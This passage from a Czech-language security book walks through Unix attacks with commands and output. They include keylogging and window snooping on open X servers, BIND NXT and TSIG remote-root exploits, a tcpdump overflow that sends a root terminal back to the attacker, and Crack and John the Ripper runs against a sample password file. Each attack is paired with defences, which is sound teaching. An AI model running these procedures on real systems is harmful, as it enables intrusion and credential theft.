nedostatečnému mechanismu kontroly přístupových práv nebo díky absolutní lenosti správce systému. Nejjednodušší a také nejčastěji používanou metodou řízení přístupu je autentizace pomocí xhost. Tato metoda je založena na autentizaci pomocí IP adresy a je nejslabší formou autentizace v systému X Window. Z vlastní pohodlnosti většinou použije správce systému příkaz **xhost +**, kterým povolí přístup k X serveru libovolnému klientu. A co je horší, mnohé X servery běžící na platformě PC používají xhost + implicitně. Útočník pak může tuto zdánlivě nevinnou chybu využít k narušení bezpečnosti cílového systému.

Jeden z nejlepších programů sloužící k identifikaci X serverů s nastaveným xhost + je xscan. Xscan otestuje celou subsíť, vyhledá otevřené X servery a zaznamená všechny vstupy z klávesnice do souboru.

```
[tsunami]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0 . . .
```

Nyní budou všechny znaky zadané na klávesnici konzoly uloženy do souboru KEYLOG.quake.

```
[tsunami]$ tail -f KEYLOG.quake:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

Pomocí příkazu tail s přepínačem -f můžeme v reálném čase sledovat, co píše uživatel na klávesnici. V našem případě uživatel zadal příkaz su následovaný heslem „Iamowned!“. Xscan zaznamenal dokonce i stisknutí klávesy SHIFT.


Pro útočníka není nijak složité monitorovat okna zobrazená na cílovém systému. Nejprve je nutné zjistit hexadecimální ID okna pomocí příkazu xlwins.

```
[tsunami]# xlwins -display quake:0.0 | grep -i netscape
0x1000001 (Netscape)
0x1000246 (Netscape)
0x1000561 (Netscape: OpenBSD)
```

Xlwins vrací velké množství informací, takže použijeme grep, abychom vypsal pouze informace týkající se oken s prohlížečem Netscape. K zobrazení okna na našem systému použijeme program XwatchWin (viz obrázek 8-3):

```
[tsunami]# xwatchwin quake -w 0x1000561
```

Zadáním ID okna můžeme na svém systému zobrazit libovolné okno X serveru a sledovat aktivity, které v něm probíhají.



Obrázek 8-3. Pomocí programu XwatchWin můžeme sledovat téměř jakoukoli X aplikaci zobrazovanou na desktopu cílového počítače

Dokonce i v případě, že je zakázáno připojení na X server pomocí příkazu `xhost -`, může být útočník schopen zachytit obrazovku konzolového uživatele pomocí programu `xwd`. Vyžaduje to ale, aby měl útočník na cílovém počítači shell a aby byla použita autentizace `xhost`.

[quake]\$ `xwd -root -display localhost:0.0 > dump.xwd`

Otisk obrazovky je možné zobrazit programem `xwud`:

[tsunami]# `xwud -in dump.xwd`

Pro útočníka je také velmi jednoduché odeslat do cizího okna xtermu na cílovém počítači znaky, které zadá na své klávesnici. Znaky jsou do okna zadány stejně, jako by byly zadány lokálně.



## Obrana proti zneužití X

Odolejte pokušení použít příkaz `xhost +`. Pokud si nejste jisti, jaká je situace, zadejte příkaz `xhost -`. Xhost - neukončí již vytvořená spojení, pouze zamezí vytvoření nových. Pokud musíte povolit připojení z jiných počítačů, povolte je pomocí specifikace jejich IP adres. Pamatujte na to, že se libovolný uživatel z povolených systémů může na váš X server připojit a začít slídit. Používejte dokonalejší autentizační mechanismy, jako například MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 a MIT-KERBEROS-5. Pokud používáte xterm nebo jiný podobný terminál, zapněte volbu „bezpečná klávesnice“ (secure keyboard),

která zabrání ostatním procesům zachytávat vámi zadané znaky. Promyslete také možnost filtrování portů 6000-6063, abyste znemožnili nežádoucím uživatelům připojení na váš X server. Na závěr zvažte vytvoření ssh tunelu pro veškerou X komunikaci. Stačí zkonto rolovat, zda je parametr ForwardX11 v souboru sshd\_config nebo sshd2\_config nastaven na „yes“.

## Zneužití DNS

Rozšířenost	<b>9</b>
Složitost	<b>7</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

DNS je velmi populární služba. Její výsudypřítomnost ji přímo předurčuje k tomu, aby byla napadána. Mnoho útočníků pravidelně vyhledává chyby v nerozšířenější implementaci DNS serveru pro Unix, kterou je BIND (Berkeley Internet Name Domain). DNS je navíc jednou z mála služeb, kterou je bezpodmínečně nutné provozovat v případě připojení organizace do Internetu. Takže chyba v programu bind téměř vždy vede k narušení bezpečnosti serveru. Výzkum zabezpečení počítačů v Internetu z roku 1999 uvádí, že více než 50 % DNS serverů připojených do Internetu je náchylných k nějakému typu útoku!

BIND měl v minulosti již několik problémů s bezpečností a dostupností ([http://www.cert.org/advisories/CA-98.05.bind\\_problems.html](http://www.cert.org/advisories/CA-98.05.bind_problems.html)). My se však zaměříme na jeden z posledních a nejnebezpečnějších (<http://www.cert.org/advisories/CA-99-14-bind.html>). Ze šesti popsaných problémů je nejvážnější problém týkající se přeplnění vyrovnávací paměti během kontroly NXT záznamů (více informací o NXT záznamech najdete v RFC 2065 - <http://www.dns.net/dnsrd/rfc/rfc2065.html>). Tento typ útoku umožňuje vykonání libovolných příkazů s privilegií superuživatele. Popišme si, jak takový útok probíhá.

Nejprve zjistíme, zda je server k útoku náchylný:

```
[tsunami]# dig @10.1.1.100 version.bind chaos txt
; <>> DiG 8.1 <>> @10.1.1.100 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS
;; ANSWER SECTION:
VERSION.BIND.          OS CHAOS TXT      "8.2.2"
```

Příkaz pošle dotaz programu named (démon realizující jmenný server pod Unixem), kterým zjistí jeho verzi. V našem případě se jedná o named verze 8.2.2, která obsahuje NXT chybu. Chybu obsahují také verze 8.2 a 8.2.1.

Aby bylo možné útok uskutečnit, musí útočník ovládat DNS server v existující doméně. Musí totiž nejprve vytvořit subdoménu pod spravovanou doménou. Tuto subdoménu pak využije k útoku. Předpokládejme,

že útočník ovládá server quake, na kterém je definována doména attackers.org. Subdoménu hash vytvoří doplněním následujícího řádku do souboru /var/named/attackers.org.zone a restartem nameserveru:

```
subdomain           IN      NS      hash.attackers.org.
```

Nyní je nutné přeložit program zneužívající dané chyby. Program vytvořila skupina ADM a nachází se na <http://packetstormsecurity.org/9911-exploits/adm-nct.c>. Přeložený program musí být spuštěn na zvláštním systému (v našem případě tsunami). Podporovány jsou následující architektury cílových serverů:

```
[tsunami]# adm-nxt
Usage: adm-nxt architecture [command]
Available architectures:
 1: Linux Redhat 6.x      - named 8.2/8.2.1 (from rpm)
 2: Linux SolarDiz's non-exec stack patch - named 8.2/8.2.1
 3: Solaris 7 (0xffff)     - named 8.2.1
 4: Solaris 2.6            - named 8.2.1
 5: FreeBSD 3.2-RELEASE    - named 8.2
 6: OpenBSD 2.5            - named 8.2
 7: NetBSD 1.4.1           - named 8.2.1
```

Pomocí nmapu jsme zjistili, že na cílovém systému je provozován RedHat 6.x. Zadáme tedy volbu 1:

```
[tsunami]# adm-nxt 1
```

Program se připojí na UDP port 53 serveru tsunami a čeká na napojení od cílového DNS serveru. Na serveru tsunami nesmí běžet bind, protože jinak program nebude schopen připojit se k portu 53. Jak zajistíme, aby se cílový DNS server připojil na tsunami? Jednoduše. Zeptáme se nameserveru na cílovém počítači na nějakou informaci z naší domény hash.attackers.org. Použijeme k tomu program nslookup:

```
[quake]# nslookup
Default Server: localhost.attackers.org
Address: 127.0.0.1

> server 10.1.1.100
Default Server: dns.victim.net
Address: 10.1.1.100
> hash.attackers.org
Server: dns.victim.net
Address: 10.1.1.100
```

Protože se nslookup implicitně dotazuje nameserveru z domény attackers.com, je třeba nejprve příkazem server směrovat dotazy na cílový počítač (10.1.1.100). Nakonec stačí dotázat se cílového nameserveru na adresu „hash.attackers.org“. Dotaz způsobí, že se cílový DNS server (dns.victim.net) dotáže falešného DNS serveru na tsunami, naslouchajícího na UDP portu 53. Falešný DNS server okamžitě provede útok využívající přeplnění bufferu a zajistí tak útočníkovi přístup s právy superuživatele:

```
[tsunami]# t666 1
Received request from 10.1.1.100:53 for hash.attackers.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

Možná jste si všimli, že útočník nemá opravdový příkazový řádek, přesto však může zadávat privilego-vané příkazy.



## DNS TSIG

Rozšířenost	<b>8</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Začátkem roku 2001 bylo objeveno několik chyb zneužívajících přeplnění bufferu (<http://www.cert.org/advisories/CA-2001-02.html>). Chyby se týkají následujících verzí programu BIND:

BIND 8	8.2, 8.2.1, 8.2.2 až 8.2.2-P7, <b>8.2.3-T1A</b> až 8.2.3-T9B
BIND 4	Přeplnění bufferu: 4.9.5 až 4.9.7 Formatovací řetězce 4.9.3 až 4.9.5-P1

Jedna z nejodpornějších chyb se týká TSIG (Transaction Signatuře) (RFC 2845) v BIND 8. Tato chyba může být zneužita po síti, společně s chybou zvanou „infoleak“, která je zmíněna ve výše uvedeném dokumentu od CERT. Infoleak umožní útočníkovi získat informace ze zásobníku programu named, které jsou následně použity k útoku pomocí přeplnění TSIG bufferu. K chybě jsou náchylné rekurzivní i nerekurzivní DNS servery. Předvedeme si, jak může takový útok proběhnout:

```
[wave]# nmap 10.10.10.1 -p 53 -o
Starting nmap V. 2.30BETA17 by fyodor@insecure.org
Interesting ports on  (10.10.10.1):
Port      State       Service
53/tcp    open        domain
TCP Sequence Prediction: Class=random positive increments
Difficulty=3340901 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

Použijeme příkaz dig, pomocí kterého zjistíme verzi programu BIND:

```
wave]# dig @10.10.10.1 version.bind txt chaos
VERSION.BIND.          OS CHAOS TXT      "8.2.1"
```

Bingo! BIND 8.2.1 je k útoku náchylný.

```
wave]# ./bind8x 10.10.10.1
[*] named 8.2.x (< 8.2.3-RE) remote root exploit by lucysoft, x<R[*] fixed by
ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.1 (10.10.10.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
```

```
[d] argevdispl = 080d7cd0, argevdisp2 = 4010d6c8
[*] retrieved stack offset = bfffffae8
[d] evil„query(buff, bfffffae8)
[d] shellcode is 134 long
[d] olb = 232
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux toast 2.2.12-20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Útočník sice nezískal shell, ale může zadávat příkazy přímo prostřednictvím programu named.



## Obrana proti zneužití DNS

Odstraňte BIND ze systémů, které nepracují jako DNS server. Na mnoha Unixech (zvláště Linuxech) je named spouštěn automaticky v implicitní konfiguraci. Přesvědčte se, že používáte poslední verzi programu a že jste aplikovali všechny existující záplaty (viz <http://www.isc.org/products/BIND/bind-security.html>). Poslední verze programu je ošetřena proti všem výše uvedeným chybám. Spusťte named pod neprivilegovaným uživatelem. Named potřebuje privilegia superuživatele pouze k tomu, aby se mohl připojit na port 53, poté může běžet s privilegií nižšími. Dosáhneme toho pomocí přepínače -u a -g (named -u dns -g dns). Zajistěte přepínačem -t (named -u dns -g dns -t /home/dns), aby named běžel v prostředí omezeném funkcí ch root ( ). Zamezíte tak v případě úspěšného útoku útočníkovi v tom, aby se neomezeně pohyboval po souborovém systému vašeho počítače. Přes všechna opatření nepolevujte v ostrážitosti.

Pokud je vám z obrovského množství chyb programu BIND zlé, zvažte použití bezpečného djbdns (), vytvořeného když jiným než Danem Bernsteinem. Jedná se o rychlou, bezpečnou a spolehlivou náhradu programu BIND.

## Nedostatky SSH

Rozšířenost	<b>6</b>
Složitost	<b>4</b>
Dopad	<b>10</b>
Celkové riziko	<b>7</b>

SSH je jedna z nejoblíbenějších služeb realizujících bezpečný vzdálený přístup. Má miliony uživatelů na celém světě a mnohé bezpečné systémy na ni spoléhají při zabezpečování dat a autentizačních údajů. Tento program však obsahoval některé závažné chyby, umožňující získání privilegií superuživatele.

Nejnebezpečnější chyba má spojitost s CRC-32 kompenzací detektoru útoků v SSH1. Kompenzace měla za úkol odstranit kryptografickou chybu protokolu SSH1, a jak už to bývá, zavlekla do systému chybu novou. Tato nová chyba umožňuje vykonání libovolných příkazů na serveru i na klientu. Problém je způsoben špatnou deklarací proměnné v kódu detektoru. Útočník pak může použít velké SSH pakety

(>2M6), pomocí kterých donutí vadný kód vykonat funkci `xmalloc()` s nulovým argumentem, která vrátí ukazatel do adresního prostoru programu. Pokud je útočník schopen uložit do tohoto prostoru kód, může ho na napadeném systému vykonat.

Ještě jednou připomeňme, že tato chyba je relevantní nejenom k serveru, ale i ke klientu. K útoku jsou náchylné všechny verze SSH podporující protokol 1 (1.5), které obsahují výše zmíněný detektor útoků. Týká se to:

- Všech verzí OpenSSH předcházejících verzi 2.3.0
- Verzí SSH-1.2.24 až SSH-1.2.31 včetně.

## Obrana proti nedostatkům SSH

Ujistěte se, že provozujete opravenou verzi serveru i klienta. Kompletní seznam verzí SSH náchylných k útoku můžete získat na <http://www.core-sdi.com>. Pokud jste k útokům náchylní a chcete provést rychlou opravu, aktualizujte váš software na OpenSSH verze 2.3.0 nebo vyšší.

## Útoky na síťová rozhraní v promiskuitním režimu

Rozšířenost	<b>1</b>
Složitost	<b>2</b>
Dopad	<b>8</b>
Celkové riziko	<b>4</b>

Programy, jako jsou `tcpdump`, `snort` a `snoop`, umožňují správci systému analyzovat data procházející jeho sítí. Tyto programy jsou extrémně populární a poskytují cenné informace v případě síťových problémů. Na podobném principu pracují IDS, které v analyzovaných datech vyhledávají anomálie a specifické paterny svědčící o právě probíhajícím síťovém útoku. Aby mohly tyto programy úspěšně fungovat, většinou potřebují ke svému běhu privilegia superuživatele. Není tedy překvapením, že mohou být zneužity útočníkem, který je schopen do sítě, kde jsou instalovány, odeslat zákeřně formované pakety.

Útok na síťový analyzátor běžící v promiskuitním režimu je zajímavým problémem, protože takový systém nemusí mít žádné otevřené porty. Slyšeli jste dobře. Pomocí útoku přeplnění bufferu můžete zaútočit i na systémy, které nemají žádné utvořené TCP a UDP porty (musí ovšem provozovat takový síťový analyzátor běžící v promiskuitním režimu, který obsahuje výše zmíněnou chybu). Pěkným příkladem takového útoku je útok na `tcpdump` verze 3.5.2, který je náchylný k přetečení bufferu v části kódu související s AFS (Andrew File System). Útočník může vygenerovat paket, který umožní během dekódování `tcpdump` vykonat libovolný příkaz s privilegií superuživatele. Hispahack Research Team zveřejnil na svých stránkách <http://hisphack.ccc.de>, jak na to.

`Tcpdump` musí být spuštěn s přepínačem `-s`, který umožňuje specifikovat, kolik bajtů z každého paketu má být analyzováno. V našem příkladu použijeme hodnotu 500, která je více než dostatečná k vytvoření podmínek pro přeplnění výše zmíněného bufferu.

```
[wave]# tcpdump -s 500
```

Je důležité zmínit, že pokud není přepínač `-s` uveden, analyzuje tcpdump pouhých 68 bajtů, což k úspěšnému uskutečnění útoku nestačí. Nyní již provedeme samotný útok. Předpokládejme, že cílový počítač s IP adresou 192.168.1.200 provozuje tcpdump náchylný k útoku. Zbývá tedy specifikovat IP adresu systému, kam chceme poslat okno terminálu se získaným příkazovým interpretorem (192.168.1.50) a offset splňující podmínky útoku pomocí přeplnění bufferu (v našem případě použijeme hodnotu 100, která se však může systému lišit).

```
[tsunami]# tcpdump -xploit 192.168.1.200 192.168.1.50 100
```

Jako zázrakem se na našem systému objevuje okno x terminálu s privilegií superuživatele. Pokud navíc slouží cílový systém k řízení sítě nebo je na něm provozován IDS, mohou být důsledky zničující.

## Obrana proti útokům založeným na promiskuitním režimu

 Ve výše uvedeném konkrétním případě lze problém odstranit aktualizací programu tcpdump na verzi 3.6.1 nebo vyšší (viz <http://www.tcpdump.org/>). Co se týče systémů sloužících pouze k analýze síťových dat, je vhodné nastavit jejich síťové rozhraní do „stealth“ režimu. Jedná se o režim, kdy je sice karta nastavena do promiskuitního režimu, ale nemá přiřazenu žádnou IP adresu. Takto nakonfigurované systémy mají mnohdy ještě jednu běžně nakonfigurovanou síťovou kartu, která je připojena do jiného segmentu, sloužícího k řízení sítě. Následující příkaz nastaví „stealth“ režim na systému se Solarisem.

```
[quake]#/usr/sbin/ifconfig nf0 plumb -arp up
```

Síťové rozhraní, které nemá nakonfigurovanou IP adresu, není schopné síťové komunikace (tedy ani komunikace s útočníkem).

## LOKÁLNÍ PŘÍSTUP

Ačkoli je možné získat práva superuživatele už během útoku ze sítě, často se stane, že útočník získá přístup pouze jako obyčejný uživatel. Musí pak práva takového lokálního přístupu eskalovat až na úroveň práv superuživatele. Obtížnost eskalace práv ve velké míře závisí na typu operačního systému a na tom, jak je daný systém nakonfigurován. Implicitní konfigurace OpenBSD dává obyčejnému uživateli mnohem méně šancí získat privilegia superuživatele než například Irix. Individuální konfigurace každého systému má samozřejmě obrovský vliv na jeho celkovou bezpečnost. V této sekci se zaměříme na získání privilegií superuživatele. Ačkoli se útočník většinou snaží získat maximální privilegia, není to mnohdy nutné. Pokud jde například o přístup do databáze Oracle, bohatě postačí získat přístup ke kontu oracle.


### Špatně zvolená hesla

Rozšířenost	10
Složitost	9
Dopad	9
Celkové riziko	9

Na základě naší diskuse o útocích hrubou silou by mělo být jasné, proč představují špatně vybraná hesla nebezpečí. Je úplně jedno, jestli útočník prolomí heslo po sítí nebo lokálně, špatně zvolená hesla jsou vždy riskantní. Protože jsme již o útoku hrubou silou mluvili, začneme rovnou s luštěním hesel.

Luštění hesel je všeobecně známo jako slovníkový útok. Zatímco útok hrubou silou je interaktivní útok, slovníkový útok lze provést neinteraktivně (offline). Jedná se o lokální útok, protože útočník musí získat soubor /etc/passwd nebo jeho skrytý ekvivalent (shadow). Je samozřejmě možné získat /etc/passwd po sítí (například pomocí FTP nebo HTTP), ale máme pocit, že luštění hesel lze nejlépe objasnit na principech lokálního útoku. Luštění hesel se od hrubouho útoku liší tím, že útočník nepoužívá žádnou systémovou službu (login, su atd.). Místo toho se útočník snaží rozluštit heslo daného konta pomocí zašifrování existujícího slova (ze slovníku) nebo náhodně vygenerovaného textu a následného porovnání výsledku se zašifrovaným heslem z /etc/passwd.

Pokud se zašifrované slovo shoduje se šifrou hesla, slovo, které bylo zašifrováno, je heslem. Celý proces je založen na jednoduché úvaze: Pokud známe dvě věci ze tří, můžeme tu třetí snadno odvodit. Známe slovo vybrané ze slovníku (nebo vygenerovaný řetězec) - budeme ho označovat jako vstup. Dále známe algoritmus, pomocí kterého se hesla šifrují (DES - Data Encryption Standard). Takže pokud aplikujeme známý algoritmus na vstup a výsledek bude shodný s řetězcem v /etc/passwd (pro dané ID), známe heslo daného uživatele. Celý proces je znázorněn na obrázku 8-4.



Dva nejlepší programy pro luštění hesel jsou Crack 5.0a od Aleca Muffetta a John the Ripper od Solar Designéra. Crack 5.0a (zkráceně Crack) je pravděpodobně nejpopulárnější a nepřetržitě se vyvíjí. Zahrnuje velmi rozsáhlý slovník, obsahující vše od běžných slov až po termíny ze Star Treku. Českého uživatele bude jistě zajímat možnost použít dalších libovolných slovníků. Na <http://sunsite.bcc/bilkent/edu/tr/pub/security/wordlists> lze najít mnoho různojazyčných slovníků, včetně českého. Crack navíc umožňuje distribuovat výpočet mezi více počítačů. John the Ripper (zkráceně John) je novější než Crack a je optimalizován na maximální rychlosť testování hesel. John navíc ovládá více šifrovacích algoritmů než Crack. Oba programy dokážou vytvářet permutace slov ze slovníku. Implicitně má každý z programů více než 2 400 pravidel, která jsou aplikována na jednotlivá slova ze slovníku a která zabezpečí rozluštění i velmi složitých hesel. Každý program je doplněn o podrobnou dokumentaci, kterou stojí zato nastudovat. Nebudeme se dále rozepisovat o odlišnostech obou programů, ale rovnou spustíme Crack a rozebereme jeho výstup. Pro úspěšnou práci s programem je nutné znát formát souboru /etc/passwd, který je popsán v každé dokumentaci k Unixu.

## Crack 5.0a

Obsluha programu je velmi jednoduchá. Obvykle stačí zadat soubor /etc/passwd a o ostatní se už Crack postará sám. Silnou stránkou programu je nepreberné množství pravidel, která vytvářejí permutace slov ze slovníku. Navíc program při každém běhu automaticky přidá do slovníku jména uživatelů z /etc/passwd a údaje vyčtené z pole informací o uživateli. Do tohoto pole uživatelé často uvádějí své celé jméno a heslo je mnohokrát tvořeno kombinací jména a příjmení. Crack odhalí takováto hesla velmi rychle. Pokusme se rozluštit hesla z následujícího souboru:

```
root:cwIBREDaWLHmo:0:0:root:/bin/bash
bin:*:1:1:bin:/bin:
daetnon :*:2:2:daemon:/sbin:
<other locked accounts omitted>
nobody:*:99:99:Nobody /:
eric:GmTFgOAavFAOU:500:0::/home/eric:/bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:0xUH89TiyMLcc:501:501: :/home/es:/bin/n/bash
mother:jxZdlcz3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKR0ryhFDE2:506:506::/home/jfr:/bin/bash
```

Crack spustíme následujícím způsobem:

```
[tsunami# Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux 2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 i686 unknown
<omitted for brevity>
```

```
Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
```

## Část 2 Hackování systému

```
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324
```

Done

Od tohoto okamžiku běží Crack na pozadí a ukládá výstup do databáze. Databázi lze vypisovat příkazem:

```
[tsunami]# Reporter -quiet
— passwords cracked as of Sat 13:09:50 EDT —

Guessed eric [jenny] [passwd /bin/csh]
Guessed hackme [hackme] [passwd /bin/bash]
Guessed temp [temp] [passwd /bin/bash]
Guessed es [eses] [passwd /bin/bash]
Guessed jfr [solarisI] [passwd /bin/bash]
```

Vypsali jsme všechna hesla, která byla do tohoto okamžiku rozluštěna. Pokud spustíme Reportér bez přepínače **-quiet**, uvidíme navíc chybová hlášení, varování a uzamčená hesla. Distribuce programu obsahuje některé velmi užitečné skripty. Jedním z nich je shadmrg.sv, který dokáže spojit soubor /etc/passwd se svým stínovým souborem (shadow). K dispozici je tak všechna relevantní informace v jediném souboru. Dalším užitečným příkazem je make tidy, který odstraní všechna jména a hesla zbylá v adresářích po dokončení běhu programu Crack.

Poslední poznámka se týká toho, jak určit šifrovací algoritmus, který má být pro luštění hesel použit. Náš testovací soubor obsahuje hesla zašifrovaná pomocí algoritmu DES, který je v prostředí Unixu nejobvyklejší. Požadavky na bezpečnost však rostou, takže někteří výrobci implementují další algoritmy, jako je například MD5 nebo Blowfish. Heslo zašifrované pomocí MD5 je značně delší než to obvyklé a lze je identifikovat pomocí počátečních znaků \$1. Naproti tomu o použití algoritmu Blowfish napovídá výskyt počátečních znaků \$2. Pokud však plánujete luštit hesla zašifrovaná pomocí algoritmů MD5 nebo Blowfish, doporučujeme raději použít program John the Ripper.

## John the Ripper

Johna lze získat na <http://www.openwall.com/john/>. Najdete tu verzi pro Unix i pro Windows NT, což uživatele Windows jistě potěší. Jak bylo řečeno, jedná se o jeden z nejlepších a nejrychlejších programů k luštění hesel. Použití je velmi jednoduché:

```
[shadow]# john passwd
Loaded 9 passwords with 9 different salts (Standard DES [24/32 4K])
hackme          (hackme)
temp            (temp)
eses            (es)
jenny           (eric)
t78             (bob)
guesses: 5    time: 0:00:04:26 (3)  c/s: 16278  trying: pireth - StUACT
```

Stačí zadat jméno souboru se zašifrovanými hesly a dále už se děje všechno automaticky. Program automaticky identifikuje použitý šifrovací algoritmus (v našem případě DES) a začne s luštěním hesel. Nejdříve

použije slovník (soubor password.lst) a poté přejde do útoku hrubou silou: začne generovat hesla jako kombinace znaků. Všimněte si, že John odhalil heslo uživatele bob a Crack naproti tomu heslo uživatele jfr. Je to dáno použitím různých slovníků. Lepších výsledků dosáhnete, když slovník dodávaný s programem doplníte pomocí již zmíněných „externích“ slovníků, jejichž dalším zdrojem může být <http://packetstormsecurity.org/Crackers/wordlists/>.



## Obrana proti zneužití špatně zvolených hesel

Viz obrana proti útokům hrubou silou.



## Lokální útoky založené na přeplnění bufferu

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Lokální útoky využívající přeplnění bufferu jsou extrémně populární. Princip tohoto typu útoku byl již popsán v sekci o síťových útocích, takže se nebudeme opakovat. V této sekci si uvedeme příklady toho, jak popsaných principů využít lokálně.

Shadow Penguin Security zveřejnili v květnu roku 1999 článek popisující přeplnění bufferu v knihovně libc v souvislosti se systémovou proměnnou LC\_MESSAGES. Jakýkoli program s nastaveným SUID bitem, který je dynamicky linkován s libc a ctí proměnnou LC\_MESSAGES, je náchylný k tomuto typu útoku. Nebezpečí je o to větší, že se týká velkého množství programů. Ukažme si, jak lze chyby zneužít.

V první řadě musíme přeložit program realizující průnik. S překladem bude asi trochu práce, protože kód programu závisí na použité platformě. Program pro tento konkrétní typ útoku je vytvořen pro Solaris 2.6 a 7. Překlad jsme provedli kompilátorem gcc (GNU compiler), protože solaris implicitně neobsahuje překladač jazyka C. Zdrojový kód je obsažen v souboru ex\_lobc.c a vykonavatelný soubor se bude jmenovat ex\_lobc.

```
[quake]$ gcc ex_lobc.c -o ex_lobc
```

Spustíme přeložený program, který k průniku využije SUID příkaz /bin/passwd:
